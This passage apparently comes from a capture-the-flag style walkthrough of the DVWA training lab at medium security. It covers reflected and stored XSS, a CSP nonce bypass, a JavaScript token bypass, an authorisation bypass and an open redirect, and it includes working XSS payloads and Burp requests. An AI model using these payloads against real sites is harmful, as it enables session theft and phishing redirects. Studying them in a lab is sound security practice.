A screenshot of a web page titled 'Vulnerability: Reflected Cross Site Scripting (XSS)'. It contains a form with a text input field labeled 'What's your name?' and a submit button. The input field has the value 'Hello alert(document.cookie)'.

Anything we entered here inthe input field is printed back inthe output.

I entered simple; <script>alert(document.cookie)</script>, but it printed back exactly as it is:

A screenshot of a web page showing the result of the reflected XSS attack. The input field now contains 'Hello alert(document.cookie)' and the output below it also displays 'Hello alert(document.cookie)'.

Meaning that we need to close the field before our script.

```
<input type="text" name="name">
<input type="submit" value="Submit">
</p>
</form>
...
<pre>Hello alert(document.cookie) </pre> == $0
</div>
<h2>More Information</h2>
▶ <ul>...</ul>
</div>
<br>
<br>
</div>
```

Here iswhere it uses <pre> tag, let's close it and try it.

```
</pre><script>alert(document.cookie)</script>
```

A screenshot of a web page. At the top, there is a form with a text input field labeled "What's your name?" and a "Submit" button. Below the form, the text "Hello" is displayed in red, followed by the JavaScript code "alert(document.cookie)".

So here it seems like `<script>` is being removed by source code. Let's use another tag:

```
</pre><body onload=alert(document.cookie)>
```

A screenshot of a web page. A modal dialog box is open, displaying the text "localhost says" followed by the PHP session ID "PHPSESSID=i950qheika3pdsktmsntfqf19;" and the word "security=medium". An "OK" button is visible in the dialog. Below the dialog, the text "Vulnerability: Reflected Cross Site Scripting" is displayed in large, bold, black font. At the bottom, there is a form with a text input field labeled "your name?" and a "Submit" button.

That's it!

12- Stored Cross Site Scripting (XSS):

Vulnerability: Stored Cross Site Scripting (XSS)

A screenshot of a guestbook form. It has two text input fields: "Name *" and "Message *". Below the fields are two buttons: "Sign Guestbook" and "Clear Guestbook". At the bottom of the page, there is a box containing the output: "Name: test" and "Message: This is a test comment."

We can write anything in both fields and when pressed sign guestbook it will print back it as the output below, while clear guestbook will clear all the outputs:

Name *

Message *

Name: anything
Message: anything

The objective here is to redirect everyone to a web page of our choosing.

As we look into the inspection:


```
<td width="100">Name *</td>
... <td>
    <input name="txtName" type="text" size="30" maxlength="10"> == $0
</td>
</tr>
<tr>
    <td width="100">Message *</td>
    <td>
        <textarea name="mtxMessage" cols="50" rows="3" maxlength="50" spellcheck="false"></textarea>
    </td>
</tr>
<tr>@@</tr>
</tbody>
</table>
```

The name field is not the text area like the message field. So we can use the name field to run our script. As this field is on limit we can change it:

```
<td width= 100 >Name </td>
... <td>
    <input name="txtName" type="text" size="30" maxlength="9999"> == $0
</td>
</tr>
▶ <tr>@@</tr>
▶ <tr>@@</tr>
</tbody>
```

Name *

Message *



That's it!

13- Content Security Policy (CSP) Bypass:


Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

When I entered a simple text it was printed on the page. We need to run the JS code here as per instruction.

There's a thing named nonce with a value that is required to run the alert code:

```
<script  
nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</s  
cript>
```



14- JavaScript Attacks:

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Phrase

Whenever we write anything, it says: You got the phrase wrong.
And if we write "success", it says: Invalid token., meaning that there is something related to the token.

If we look at the source code:

```

<?php
$page[ 'body' ] .= '<script src="' . DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/javascript/source/medium.js"></script>';
?>

```

vulnerabilities/javascript/source/medium.js

```

function do_something(e){for(var t="",n=e.length-1;n>=0;n--)t+=e[n];return t}setTimeOut(function(){do_elsesomething("XX")},300);function do_elsesomething(e)
{document.getElementById("token").value=do_something(e+document.getElementById("phrase").value+"XX")}

```

There's a JS code that is obfuscated due to security reasons, let's un-obfuscate it to understand.

```

function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t;
}
setTimeout(function () {
    do_elsesomething("XX");
}, 300);
function do_elsesomething(e) {
    document.getElementById("token").value = do_something(e +
document.getElementById("phrase").value + "XX");
}

```

The problem with this code is that the `do_elsesomething` is used to generate a token of "success" but it executes after 0.3 seconds of submitting. We need to bypass this so that exactly at submission it generates the token.

```

<p> Submit the word "success" to win. </p>
<p> Invalid token.</p>
<form name="low_js" method="post">
<input type="hidden" name="token" value="XXeMgnahCXX" id="token" /> == $0
<label for="phrase">Phrase</label>
<input type="text" name="phrase" value="ChangeMe" id="phrase" />
<input type="submit" id="send" name="send" value="Submit" />
</form>
<script src="/vulnerabilities/javascript/source/medium.js"></script>

```

In inspect we will change this token value to success.

```

(3)(+0013071): Connector_Browse
(3)(+0003392): Connector_Browse
(3)(+0005355): Connector_Browse
> do_elsesomething(['XX'])

```

And we will run this function so that it doesn't get late to execute. Enter the success in the input field:

Vulnerability: JavaScript Attacks

Submit the word "success" to win.

Well done!

Phrase

15- Authorisation Bypass:

Vulnerability: Authorisation Bypass

This page should only be accessible by the admin user. Your challenge is to gain access to the features using one of the other users, for example `gordonb / abc123`.

Welcome to the user manager, please enjoy updating your user's details.

ID	First Name	Surname	Update
5	Bob	Smith	Update
4	Pablo	Picasso	Update
3	Hack	Me	Update
2	Gordon	Brown	Update
1	admin	admin	Update

This page is only visible to u as admins. Our goalt is to get other users to access these features.

When I logged in as the other user credentials provided, it did not give access to the Auth Bypass level featuree), we needed to get access to it.

And if we try to get access directly by pasting the auth bypass link to another user, it says; Unauthorised. As the source code says, anyone else admin is unauthorized.

Something is `get_user_data.php` under the “auth bypass” feature. If we access it:

```
[{"user_id": "1", "first_name": "admin", "surname": "admin"}, {"user_id": "2", "first_name": "Gordon", "surname": "Brown"}, {"user_id": "3", "first_name": "Hack", "surname": "Me"}, {"user_id": "4", "first_name": "Pablo", "surname": "Picasso"}, {"user_id": "5", "first_name": "Bob", "surname": "Smith"}]
```

16- Open HTTP Redirect:

Vulnerability: Open HTTP Redirect

Hacker History

Here are two links to some famous hacker quotes, see if you can hack them.

- [Quote 1](#)
- [Quote 2](#)

So here will use BurpSuite, and before the ID tag we will add the redirect to another site:

Send Cancel < | > | Follow redirection

Request

Pretty Raw Hex

```

1 GET /DVWA/vulnerabilities/open_redirect/source/medium.php?redirect=//google.com
2 Host: localhost
3 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1

```

Follow the directions,

1 × +

Send Cancel < | > | Follow redirection

Request

Pretty Raw Hex

```

1 GET /?id=1 HTTP/1.1
2 Host: google.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/123.0.6312.122 Safari/537.36
5 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
    8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://localhost/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 301 Moved Permanently
2 Location: http://www.google.com/?id=1
3 Content-Type: text/html; charset=UTF-8
4 Content-Security-Policy-Report-Only: object-src 'nonce-6HGe3CxdctcRQiVHQMA' 'strict-dynamic'
    https: http://report-uri https://csp.withgoogle.com/report-uri
5 Cross-Origin-Opener-Policy: same-origin-allow-popups
6 Report-To:
    [{"group": "gws", "max_age": 2592000, "endpoints": [{"gws/other"}]}]
7 Permissions-Policy: unload(){}
8 Date: Mon, 07 Oct 2024 16:11:13 GMT
9 Expires: Wed, 06 Nov 2024 16:11:13 GMT

```

And it worked!

The end!